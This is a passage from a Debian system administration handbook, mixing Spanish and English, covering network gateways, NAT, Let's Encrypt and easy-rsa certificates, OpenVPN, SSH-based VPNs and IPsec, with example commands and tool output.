
El controlador de la tarjeta de video frecuentemente es el problema cuando la suspensión no funciona correctamente. En estos casos, es buena idea probar la última versión del servidor gráfico X.org.

Luego de esta revisión de los servicios básicos comunes a muchos sistemas Unix, nos enfocaremos en el entorno de las máquinas administradas: la red. Se necesitan muchos servicios para que la red funcione correctamente. Hablaremos de ellos en el próximo capítulo.



Palabras clave

Red
Puerta de enlace
TCP/IP
IPv6
DNS
Bind
DHCP
QoS



Capítulo

10 Infraestructura de red

Contenidos

Puerta de enlace 244 X.509 certificates 246 Red virtual privada 253 Calidad del servicio 261
Enrutamiento dinámico 263 IPv6 264 Servidores de nombres de dominio (DNS) 266 DHCP 269
Herramientas de diagnóstico de red 271

Linux goza de toda la herencia de Unix sobre redes, y Debian provee un conjunto completo de herramientas para crear y administrarlas. Este capítulo examina estas herramientas.

10.1. Puerta de enlace

Una puerta de enlace es un sistema que enlaza varias redes. Este término usualmente se refiere al «punto de salida» de una red local en el camino obligatorio hacia las direcciones IP externas. La puerta de enlace está conectada a cada una de las redes que enlaza y actúa como router para transmitir paquetes IP entre sus varias interfaces.

VOLVER A LOS CIMIENTOS

Paquete IP

La mayoría de las redes hoy en día utilizan el protocolo IP (protocolo de Internet: «*Internet Protocol*). Este protocolo segmenta los datos transmitidos en paquetes de tamaño limitado. Cada paquete contiene, además de sus datos como carga útil, algunos detalles necesarios para enrutarlos apropiadamente.

VOLVER A LOS CIMIENTOS

TCP/UDP

Muchos programas no gestionan los paquetes individuales por sí mismos aunque los datos que transmiten viajan por IP; generalmente utilizan TCP (protocolo de control de transmisión: «*Transmission Control Protocol*»). TCP es una capa sobre IP que permite establecer conexiones dedicadas a flujos de datos entre dos puntos. Los programas sólo ven, entonces, un punto de entrada en el que pueden verter datos con la garantía que los mismos datos existirán sin pérdida (y en el mismo orden) en el punto de salida en el otro extremo de la conexión. Si bien pueden ocurrir muchos tipos de errores en las capas inferiores, TCP los compensa: retransmite paquetes perdidos y reordena apropiadamente los paquetes que lleguen fuera de orden (por ejemplo si utilizaron caminos diferentes).

Otro protocolo sobre IP es UDP (protocolo de datagramas de usuario: «*User Datagram Protocol*). A diferencia de TCP, está orientado a paquetes. Sus objetivos son diferentes: el propósito de UDP sólo es transmitir un paquete de una aplicación a otra. El protocolo no intenta compensar la posible pérdida de paquetes en el camino, así como tampoco asegura que los paquetes sean recibidos en el mismo orden en el que se los envió. La principal ventaja de este protocolo es que mejora enormemente la latencia ya que la pérdida de un paquete no demora la recepción de todos los paquetes siguientes hasta que se retransmita aquél perdido.

Tanto TCP como UDP involucran puertos, que son «números de extensión» para establecer comunicaciones con una aplicación particular en una máquina. Este concepto permite mantener varias comunicaciones diferentes en paralelo con el mismo correspondiente debido a que se pueden diferenciar estas comunicaciones por el número de puerto.

Some of these port numbers — standardized by the IANA (*Internet Assigned Numbers Authority*) — are "well-known" for being associated with network services. For instance, TCP port 25 is generally used by the email server.

➨ `https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml`

Cuando una red local utiliza un rango de direcciones privadas (no enrutables en Internet), la puerta de enlace necesita implementar *enmascarado de dirección* («address masquerading») para que los equipos en la red puedan comunicarse con el mundo exterior. La operación de enmascarado es un tipo de proxy que funciona a nivel de red: se reemplaza cada conexión saliente de una máquina interna con una conexión desde la puerta de enlace misma (ya que la puerta

de enlace tiene una dirección externa y enrutable), los datos que pasan a través de la conexión enmascarada son enviados a la nueva conexión y los datos recibidos en respuesta son enviados a través de la conexión enmascarada a la máquina interna. La puerta de enlace utiliza un rango de puertos TCP dedicados para este propósito, generalmente con números muy altos (mayores a 60000). Cada conexión que proviene de una máquina interna parece, para el mundo exterior, una conexión que proviene de uno de esos puertos reservados.

CULTURA

Rango de direcciones privadas

El RFC 1918 define tres rangos de direcciones IPv4 que no deben ser viables en Internet sino sólo utilizadas en redes locales. El primero, `10.0.0.0/8` (revise el recuadro «Conceptos de red esenciales (Ethernet, dirección IP, subred, difusión)» página 166) es un rango clase A (con 2^{24} direcciones IP). El segundo, `172.16.0.0/12`, reúne 16 rangos clase B (`172.16.0.0/16` a `172.31.0.0/16`), cada uno de los cuales contiene 2^{16} direcciones IP. Finalmente, `192.168.0.0/16` es un rango clase B (agrupando 256 rangos clase C, `192.168.0.0/24` a `192.168.255.0/24`, con 256 direcciones IP cada uno).

➨ `http://www.faqs.org/rfcs/rfc1918.html`

La puerta de enlace también puede realizar dos tipos de *traducción de direcciones de red* («Network Address Translation» o NAT). El primer tipo, *NAT de destino* (DNAT) es una técnica para alterar la dirección IP de destino (y/o el puerto TCP o UDP) para una conexión (generalmente) entrante. El mecanismo de seguimiento de conexiones también altera los paquetes siguientes en la misma conexión para asegurar continuidad en la comunicación. El segundo tipo de NAT es *NAT de origen* (SNAT), del que el *enmascarado* es un caso particular; SNAT modifica la dirección IP de origen (y/o el puerto TCP o UDP) de una conexión (generalmente) saliente. En lo que respecta a DNAT, todos los paquetes en la conexión son gestionados de forma apropiada por el mecanismo de seguimiento de conexiones. Sepa que NAT sólo es relevante para IPv4 y su espacio de direcciones limitado; en IPv6, la amplia disponibilidad de direcciones reduce enormemente la utilidad de NAT permitiendo que todas las direcciones «internas» sean enrutables directamente en Internet (esto no implica que se pueda acceder a las máquinas internas ya que los firewalls intermedios puede filtrar el tráfico).

VOLVER A LOS CIMIENTOS

Redirección de puertos

Una aplicación concreta de DNAT es *redirección de puertos* («port forwarding»). Las conexiones entrantes a un puerto dado de una máquina son redireccionados a un puerto en otra máquina. Sin embargo, pueden existir otras soluciones para conseguir un efecto similar, especialmente a nivel de aplicación con `ssh` (revise la Sección 9.2.1.3, «Creación de túneles cifrados con redirección de puertos» página 215) o `redir`.

Suficiente teoría, pongámonos prácticos. Convertir un sistema Debian en una puerta de enlace sólo es cuestión de activar la opción apropiada en el núcleo Linux a través del sistema de archivos virtual `/proc/`:

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

También se puede activar esta opción automáticamente durante el inicio si `/etc/sysctl.conf` define la opción net.ipv4.conf.default.forwarding como 1.

Ejemplo 10.1 *El archivo /etc/sysctl.conf*

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

Puede conseguir el mismo efecto para IPv6 simplemente reemplazando ipv4 con ipv6 en la orden manual y utilizando la línea net.ipv6.conf.all.forwarding en `/etc/sysctl.conf`.

Activar enmascarado de IPv4 es una operación un poco más compleja que involucra configurar el firewall *netfilter*.

De forma similar, utilizar NAT (para IPv4) necesita configurar *netfilter*. Debido a que el propósito principal de este componente es filtrar paquetes, se enumeran los detalles en el Capítulo 14: "Seguridad" (revise la Sección 14.2, «Firewall o el filtrado de paquetes» página 414).

10.2. X.509 certificates

Certificates are an important building block of many network services built on cryptographic protocols, when they need some sort of central authentication.

Among those protocols, SSL (*Secure Socket Layer*) was invented by Netscape to secure connections to web servers. It was later standardized by IETF under the acronym TLS (*Transport Layer Security*). Since then TLS continued to evolve, and nowadays SSL is deprecated due to multiple design flaws that have been discovered.

The TLS protocol aims primarily to provide privacy and data integrity between two or more communicating computer applications. The most common case on the Internet is the communication between a client (e.g. a web browser) and a server.

A key par is needed for the exchange of information, which involves a public key that includes information about the identity of the owner and matches a private key. The private key must be kept secret, otherwise the security is compromised. However, anyone can create a key pair, store any identity on it, and pretend to be the identity of their choice. One solution involves the concept of a *Certification Authority* (CA), formalized by the X.509 standard. This term covers an entity that holds a trusted key pair known as a *root certificate*. This certificate is only used to sign other certificates (key pairs), after proper steps have been undertaken to check the identity stored on the key pair. Applications using X.509 can then check the certificates presented to them, if they know about the trusted root certificates.

You can implement a CA (as described in Sección 10.2.2, «Infraestructura de llave pública: *easy-rsa*» página 249), but if you intend to use the certificate for a website, you need to rely on a trusted CA. The prices vary significantly, but it is possible to implement great security spending little to no money.

10.2.1. Creating gratis trusted certificates

Many programs create and use snakeoil certificates by default (see sidebar «Certificados SSL de *Snake oil*» página 282). Fortunately the *certbot* package brings everything we need to create our own trusted certificates, provided by the "Lets Encrypt" initiative (see sidebar «The Let's Encrypt Initiative» página 248), which can also be used for mail transport agents (Postfix) and mail delivery agents (Dovecot, Cyrus, etc.).

The Falcot administrators just want to create a certificate for their website, which runs on Apache. There is a convenient Apache plugin for *certbot* that automatically edits the Apache configuration to serve the obtained certificate, so they make use of it:

```
# apt install python-certbot-apache
[...]
# certbot --apache
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator apache, Installer apache
Enter email address (used for urgent renewal and security notices) (Enter 'c' to
cancel): admin@falcot.com

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Please read the Terms of Service at
https://letsencrypt.org/documents/LE-SA-v1.2-November-15-2017.pdf. You must
agree in order to register with the ACME server at
https://acme-v02.api.letsencrypt.org/directory
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(A)gree/(C)ancel: A

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Would you be willing to share your email address with the Electronic Frontier
Foundation, a founding partner of the Let's Encrypt project and the non-profit
organization that develops Certbot? We'd like to send you email about our work
encrypting the web, EFF news, campaigns, and ways to support digital freedom.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(Y)es/(N)o:  N

No names were found in your configuration files. Please enter in your domain
name(s) (comma and/or space separated)  (Enter 'c' to cancel): falcot.com

Obtaining a new certificate
Performing the following challenges:
http-01 challenge for falcot.com
Enabled Apache rewrite module
Waiting for verification...
Cleaning up challenges
Created an SSL vhost at /etc/apache2/sites-available/000-default-le-ssl.conf
Enabled Apache socache_shmcb module
Enabled Apache ssl module
```

```
Deploying Certificate to VirtualHost /etc/apache2/sites-available/000-default-le-ssl.
    ➥ conf
Enabling available site: /etc/apache2/sites-available/000-default-le-ssl.conf

Please choose whether or not to redirect HTTP traffic to HTTPS, removing HTTP access.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
1: No redirect - Make no further changes to the webserver configuration.
2: Redirect - Make all requests redirect to secure HTTPS access. Choose this for
new sites, or if you're confident your site works on HTTPS. You can undo this
change by editing your web server's configuration.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Select the appropriate number [1-2] then [enter] (press 'c' to cancel): 2

Enabled Apache rewrite module
Redirecting vhost in /etc/apache2/sites-enabled/000-default.conf to ssl vhost in /etc
    ➥ /apache2/sites-available/000-default-le-ssl.conf

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Congratulations! You have successfully enabled https://falcot.com

You should test your configuration at:
https://www.ssllabs.com/ssltest/analyze.html?d=falcot.com
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

IMPORTANT NOTES:
 - Congratulations! Your certificate and chain have been saved at:
   /etc/letsencrypt/live/falcot.com/fullchain.pem
   Your key file has been saved at:
   /etc/letsencrypt/live/falcot.com/privkey.pem
   Your cert will expire on 2020-06-04. To obtain a new or tweaked
   version of this certificate in the future, simply run certbot again
   with the "certonly" option. To non-interactively renew *all* of
   your certificates, run "certbot renew"
 - Your account credentials have been saved in your Certbot
   configuration directory at /etc/letsencrypt. You should make a
   secure backup of this folder now. This configuration directory will
   also contain certificates and private keys obtained by Certbot so
   making regular backups of this folder is ideal.
 - If you like Certbot, please consider supporting our work by:

   Donating to ISRG / Let's Encrypt:   https://letsencrypt.org/donate
   Donating to EFF:                    https://eff.org/donate-le
```

CULTURE

The Let's Encrypt Initiative

The Let's Encrypt[1] initiative is a joint effort to create a free, automated, and open certificate authority (CA), run for the public's benefit. It is supported by the EFF and the Linux Foundation. The initiative provides an automated tool for acquiring and renewing certificates. This reduces the amount of manual effort involved, especially if multiple sites and domains must be managed. The certificates can also be used

for SIP, XMPP, WebSockets and TURN servers. Usage of the service requires control over the DNS information of the domain in question (domain validation).

➨ https://letsencrypt.org/how-it-works/

If you would rather keep the server running during the certificate creation, you can use the webroot plugin to get the certificate with the arguments `certonly` and `--webroot`. You would have to specify a `--webroot-path` (abbreviated `-w`), which should contain the files served. The command looks as follows:

```
# certbot certonly --webroot -w /var/www/html -d www.DOMAIN.com -d DOMAIN.com
```

You need to restart all services using the certificates that you have created.

The certificates created are so called short-life certificates, which are valid for 90 days and must therefor be renewed every once in three months using the `certbot renew` command. However, we shouldn't renew every certificate manually, but automatically. A basic cron job is included by *certbot* in `/etc/cron.d/certbot`. To ensure that certificates can be automatically renewed, you can execute `certbot renew --dry-run`.

10.2.2. Infraestructura de llave pública: *easy-rsa*

It is also possible to create our own CA, for that we will use the RSA algorithm, widely used in public-key cryptography. It involves a "key pair", comprised of a private and a public key. The two keys are closely linked to each other, and their mathematical properties are such that a message encrypted with the public key can only be decrypted by someone knowing the private key, which ensures confidentiality. In the opposite direction, a message encrypted with the private key can be decrypted by anyone knowing the public key, which allows authenticating the origin of a message since only someone with access to the private key could generate it. When associated with a digital hash function (MD5, SHA1, or a more recent variant), this leads to a signature mechanism that can be applied to any message.

Since public CAs only emit certificates in exchange for a (hefty) fee, it is also possible to create a private certification authority within the company. The *easy-rsa* package provides tools to serve as an X.509 certification infrastructure, implemented as a set of scripts using the `openssl` command.

ALTERNATIVE
GnuTLS

GnuTLS can also be used to generate a CA, and deal with other technologies around the TLS, DTLS and SSL protocols.

The package *gnutls-bin* contains the command-line utilities. It is also useful to install the *gnutls-doc* package, which includes extensive documentation.

Los administradores de Falcot Corp utilizan esta herramienta para crear los certificados necesarios, tanto para los servidores como para los clientes. Esto permite que la configuración de

[1] https://letsencrypt.org/

todos los clientes sea similar ya que sólo deberán configurarlos para confiar en certificados que provengan de la CA local de Falcot. Esta CA es el primer certificado a crear; para ello los administradores preparan un directorio con los ficheros necesarios para la CA en una ubicación apropiada, preferentemente a una máquina que no está conectada a la red para evitar el riesgo de robo de la llave privada de la CA.

```
$ make-cadir pki-falcot
$ cd pki-falcot
```

They then store the required parameters into the `vars` file, which can be uncommented and edited:

```
$ vim vars
$ grep EASYRSA vars
if [ -z "$EASYRSA_CALLER" ]; then
# easyrsa.  More specific variables for specific files (e.g., EASYRSA_SSL_CONF)
#set_var EASYRSA        "${0%/*}"
#set_var EASYRSA_OPENSSL        "openssl"
#set_var EASYRSA_OPENSSL        "C:/Program Files/OpenSSL-Win32/bin/openssl.exe"
#set_var EASYRSA_PKI               "$PWD/pki"
#set_var EASYRSA_DN        "cn_only"
#set_var EASYRSA_REQ_COUNTRY        "FR"
#set_var EASYRSA_REQ_PROVINCE        "Loire"
#set_var EASYRSA_REQ_CITY        "Saint-Étienne"
#set_var EASYRSA_REQ_ORG        "Falcot Corp"
#set_var EASYRSA_REQ_EMAIL        "admin@falcot.com"
#set_var EASYRSA_REQ_OU               "Certificate authority"
#set_var EASYRSA_KEY_SIZE        2048
#set_var EASYRSA_ALGO               rsa
#set_var EASYRSA_CURVE               secp384r1
#set_var EASYRSA_CA_EXPIRE        3650
#set_var EASYRSA_CERT_EXPIRE        1080
#set_var EASYRSA_CERT_RENEW        30
#set_var EASYRSA_CRL_DAYS        180
#set_var EASYRSA_NS_SUPPORT        "no"
#set_var EASYRSA_NS_COMMENT        "Easy-RSA Generated Certificate"
#set_var EASYRSA_TEMP_FILE        "$EASYRSA_PKI/extensions.temp"
# when undefined here, default behaviour is to look in $EASYRSA_PKI first, then
# fallback to $EASYRSA for the 'x509-types' dir.  You may override this
#set_var EASYRSA_EXT_DIR        "$EASYRSA/x509-types"
# EASYRSA_PKI or EASYRSA dir (in that order.) NOTE that this file is Easy-RSA
#set_var EASYRSA_SSL_CONF        "$EASYRSA/openssl-easyrsa.cnf"
#set_var EASYRSA_REQ_CN               "ChangeMe"
#set_var EASYRSA_DIGEST               "sha256"
#set_var EASYRSA_BATCH               ""
$
```

Now we prepare the public key infrastructure directory with the following command:

```
$ ./easyrsa init-pki
```

```
Note: using Easy-RSA configuration from: ./vars

init-pki complete; you may now create a CA or requests.
Your newly created PKI dir is: /home/roland/pki-falcot/pki
```

The next step is the creation of the CA's key pair itself (the two parts of the key pair will be stored under `pki/ca.crt` and `pki/private/ca.key` during this step). We can add the option nopass to avoid entering a password each time the private key is used:

```
$ ./easyrsa build-ca nopass

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Generating RSA private key, 2048 bit long modulus (2 primes)
.....................................................................................+++++
    ➥
.....................+++++
e is 65537 (0x010001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Common Name (eg: your user, host, or server name) [Easy-RSA CA]:

CA creation complete and you may now import and sign cert requests.
Your new CA certificate file for publishing is at:
/home/roland/pki-falcot/pki/ca.crt
```

The certificate can now be created, as well as the Diffie-Hellman parameters required for the server side of an SSL/TLS connection. They want to use it for a VPN server (see section Sección 10.3, «Red virtual privada» página 253) that is identified by the DNS name vpn.falcot.com; this name is re-used for the generated key files (`keys/vpn.falcot.com.crt` for the public certificate, `keys/vpn.falcot.com.key` for the private key):

```
$ ./easyrsa gen-req vpn.falcot.com nopass
Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Generating a RSA private key
.....................................................................................+++++
    ➥
........+++++
```

```
writing new private key to '/home/roland/pki-falcot/pki/private/vpn.falcot.com.key.
    ➥ E5c3RGJBUd'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Common Name (eg: your user, host, or server name) [vpn.falcot.com]:

Keypair and certificate request completed. Your files are:
req: /home/roland/pki-falcot/pki/reqs/vpn.falcot.com.req
key: /home/roland/pki-falcot/pki/private/vpn.falcot.com.key

$ ./easyrsa sign-req server vpn.falcot.com

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019


You are about to sign the following certificate.
Please check over the details shown below for accuracy. Note that this request
has not been cryptographically verified. Please be sure it came from a trusted
source or that you have verified the request checksum with the sender.

Request subject, to be signed as a server certificate for 1080 days:

subject=
    commonName                = vpn.falcot.com


Type the word 'yes' to continue, or any other input to abort.
  Confirm request details: yes
Using configuration from /home/roland/pki-falcot/pki/safessl-easyrsa.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'vpn.falcot.com'
Certificate is to be certified until Jun 14 10:44:44 2022 GMT (1080 days)

Write out database with 1 new entries
Data Base Updated

Certificate created at: /home/roland/pki-falcot/pki/issued/vpn.falcot.com.crt

$ ./easyrsa gen-dh
```

```
Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[…]
DH parameters of size 2048 created at /home/roland/pki-falcot/pki/dh.pem
```

El siguiente paso crea los certificados para los clientes VPN; necesita un certificado para cada equipo o persona autorizada para utilizar la VPN:

```
$ ./easyrsa build-client-full JoeSmith nopass

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1d  10 Sep 2019
Generating a RSA private key
.....................................................+++++
.........................+++++
writing new private key to '/root/pki-falcot/pki/private/JoeSmith.key.Tgr8kk0a6a'
-----
Using configuration from /root/pki-falcot/pki/safessl-easyrsa.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'JoeSmith'
Certificate is to be certified until Feb 20 04:52:43 2023 GMT (1080 days)

Write out database with 1 new entries
Data Base Updated
```

10.3. Red virtual privada

Una *red virtual privada* (VPN: «Virtual Private Network») es una forma de enlazar dos redes locales diferentes a través de Internet utilizando un túnel; el túnel generalmente está cifrado para confidencialidad. Usualmente se utilizan VPNs para integrar una máquina remota a la red local de una empresa.

Several tools provide this functionality. OpenVPN is an efficient solution, easy to deploy and maintain, based on SSL/TLS. Another possibility is using IPsec to encrypt IP traffic between two machines; this encryption is transparent, which means that applications running on these hosts need not be modified to take the VPN into account. SSH can also be used to provide a VPN, in addition to its more conventional features. Finally, a VPN can be established using Microsoft's PPTP protocol. Other solutions exist, but are beyond the focus of this book.

10.3.1. OpenVPN

OpenVPN es un pedazo de software dedicado a crear redes privadas virtuales. Su configuración involucra crear interfaces de red virtuales en el servidor VPN y en los clientes; es compatible con interfaces tun (para túneles a nivel de IP) y tap (para túneles a nivel Ethernet). En la práctica, usualmente utilizará interfaces tun excepto cuando los clientes VPN deban intengrarse a la red local del servidor a través de un puente Ethernet.

OpenVPN se basa en OpenSSL para toda la criptografía SSL/TLS y funcionalidades asociadas (confidencialidad, autenticación, integridad, falta de repudio). Puede configurarlo con una llave privada compartida o con un certificado X.509 basado en la infraestructura de llave pública. Se prefiere fuertemente esta última configuración ya que permite más flexibilidad cuando se enfrenta a un número creciente de usuarios itinerantes que acceden a la VPN.

Configuración del servidor OpenVPN

After all certificates have been created (follow the instructions from Sección 10.2.2, «Infraestructura de llave pública: *easy-rsa*» página 249), they need to be copied where appropriate: the root certificate's public key (`pki/ca.crt`) will be stored on all machines (both server and clients) as `/etc/ssl/certs/Falcot_CA.crt`. The server's certificate is installed only on the server (`pki/issued/vpn.falcot.com.crt` goes to `/etc/ssl/certs/vpn.falcot.com.crt`, and `pki/private/vpn.falcot.com.key` goes to `/etc/ssl/private/vpn.falcot.com.key` with restricted permissions so that only the administrator can read it), with the corresponding Diffie-Hellman parameters (`pki/dh.pem`) installed to `/etc/openvpn/dh.pem`. Client certificates are installed on the corresponding VPN client in a similar fashion.

Configuración del servidor OpenVPN

By default, the OpenVPN initialization script tries starting all virtual private networks defined in `/etc/openvpn/*.conf`. Setting up a VPN server is therefore a matter of storing a corresponding configuration file in this directory. A good starting point is `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, which leads to a rather standard server. Of course, some parameters need to be adapted: ca, cert, key and dh need to describe the selected locations (respectively, /etc/ssl/certs/Falcot_CA.crt, /etc/ssl/vpn.falcot.com.crt, /etc/ssl/private/vpn.falcot.com.key and /etc/openvpn/dh.pem). The server 10.8.0.0 255.255.255.0 directive defines the subnet to be used by the VPN; the server uses the first IP address in that range (10.8.0.1) and the rest of the addresses are allocated to clients.

With this configuration, starting OpenVPN creates the virtual network interface, usually under the tun0 name. However, firewalls are often configured at the same time as the real network interfaces, which happens before OpenVPN starts. Good practice therefore recommends creating a persistent virtual network interface, and configuring OpenVPN to use this pre-existing interface. This further allows choosing the name for this interface. To this end, `openvpn --mktun --dev vpn --dev-type tun` creates a virtual network interface named vpn with type tun; this

command can easily be integrated in the firewall configuration script, or in an up directive of the `/etc/network/interfaces` file, or a *udev* rule can be added to that end. The OpenVPN configuration file must also be updated accordingly, with the dev vpn and dev-type tun directives.

Sin más cambios, los clientes VPN sólo pueden acceder el servidor VPN en sí a través de la dirección 10.8.0.1. Para permitir a los clientes que accedan la red local (192.168.0.0/24) necesitará agregar una directiva push route 192.168.0.0 255.255.255.0 a la configuración de OpenVPN para que los clientes VPN automáticamente obtengan una ruta de red que les indique que esta red está disponible a través de la VPN. Lo que es más, los equipos en la red local también necesitarán ser informados que la ruta a la VPN es a través del servidor de VPN (esto funciona automáticamente cuando instala el servidor VPN en la puerta de enlace). Otra alternativa es configurar el servidor VPN para realizar enmascaramiento de IPs de forma que las conexiones que provengan de los clientes VPN parezcan provenir del servidor VPN en su lugar (revise la Sección 10.1, «Puerta de enlace» página 244).

Configuración del cliente OpenVPN

Para configurar un cliente OpenVPN también necesita crear un archivo de configuración en `/etc/openvpn/`. Puede conseguir una configuración estándar utilizando `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` como punto de partida. La directiva remote vpn.falcot.com 1194 describe la dirección y puerto del servidor OpenVPN; también necesita adaptar ca, cert y key para describir la ubicación de los archivos de llave.

If the VPN should not be started automatically on boot, set the AUTOSTART directive to none in the `/etc/default/openvpn` file. Starting or stopping a given VPN connection is always possible with the commands `systemctl start openvpn@`*`name`* and `systemctl stop openvpn@`*`name`* (where the connection *name* matches the one defined in `/etc/openvpn/`*`name`*`.conf`).

El paquete *network-manager-openvpn-gnome* contiene una extensión para Network Manager (revise la Sección 8.2.5, «Configuración de red automática para usuarios itinerantes» página 172) que permite administrar redes privadas virtuales OpenVPN. Esto permite que cada usuario configure gráficamente sus conexiones OpenVPN y las controle desde el ícono del gestor de red.

10.3.2. Red privada virtual con SSH

There are actually two ways of creating a virtual private network with SSH. The historic one involves establishing a PPP layer over the SSH link. This method is described in a HOWTO document:

➨ `https://www.tldp.org/HOWTO/ppp-ssh/`

El segundo método es más reciente y fue introducido con OpenSSH 4.3; ahora OpenSSH puede crear interfaces de red virtuales (tun*) en ambos extremos de una conexión SSH y puede configurar estas interfaces virtuales exactamente como si fueran interfaces físicas. Primero debe activar el sistema de túneles configurando PermitTunnel como «yes» en el archivo de configu-

ración del servidor SSH (`/etc/ssh/sshd_config`). Cuando se establece la conexión SSH debe solicitar explícitamente la creación del túnel con la opción `-w any:any` (puede reemplaza `any` con el número de dispositivo `tun` deseado). Esto necesita que el usuario tenga permisos de administrador en ambos extremos para poder crear el dispositivo de red (en otras palabras, debe establecer la conexión como root).

Ambos métodos para crear redes privadas virtuales sobre SSH son bastante directos. Sin embargo, la VPN que proveen no es la más eficiente disponible; en particular, no maneja muy bien altos niveles de tráfico.

The explanation is that when a TCP/IP stack is encapsulated within a TCP/IP connection (for SSH), the TCP protocol is used twice, once for the SSH connection and once within the tunnel. This leads to problems, especially due to the way TCP adapts to network conditions by altering timeout delays. The following site describes the problem in more detail:

➨ `http://sites.inka.de/sites/bigred/devel/tcp-tcp.html`

VPNs over SSH should therefore be restricted to one-off tunnels with no performance constraints.

10.3.3. IPsec

IPsec, despite being the standard in IP VPNs, is rather more involved in its implementation. The IPsec engine itself is integrated in the Linux kernel; the required user-space parts, the control and configuration tools, are provided by the *libreswan* package or the *strongswan* package. Here we describe briefly the *libreswan* option.

First, we install the *libreswan* package. In concrete terms, each host's `/etc/ipsec.conf` contains the parameters for *IPsec tunnels* (or *Security Associations*, in the IPsec terminology) that the host is concerned with. There are many configuration examples in `/usr/share/doc/libreswan/`, but Libreswan's online documentation has more examples with explanations:

➨ `https://libreswan.org/wiki/`

The IPsec service can be controlled with `systemctl`; for example, `systemctl start ipsec` will start the IPsec service.

A pesar de su estado como referencia, la complejidad de configuración de IPsec restringe su uso en la práctica. Generalmente se preferirán soluciones basadas en OpenVPN cuando los túneles necesarios no sean muchos ni demasiado dinámicos.

PRECAUCIÓN

IPsec y NAT

Los firewall con NAT y IPsec no funcionan bien juntos: IPsec firma los paquetes y cualquier cambio en estos paquetes que realice el firewall invalidará la firma y el destino rechazará los paquetes. Muchas implementaciones IPsec incluyen la técnica *NAT-T* (*NAT Traversal*), que básicamente encapsula un paquete IP en un paquete UDP estándar.

SEGURIDAD

IPsec y firewalls

El modo de operación estándar de IPsec involucra intercambio de datos en el puerto UDP 500 para intercambio de llaves (también en el puerto UDP 4500 si utiliza NAT-T). Lo que es más, los paquetes IPsec utilizan dos protocolos IP dedicados que el firewall debe dejar pasar; la recepción de estos paquetes está basada en sus números de protocolo: 50 (ESP) y 51 (AH).

10.3.4. PPTP

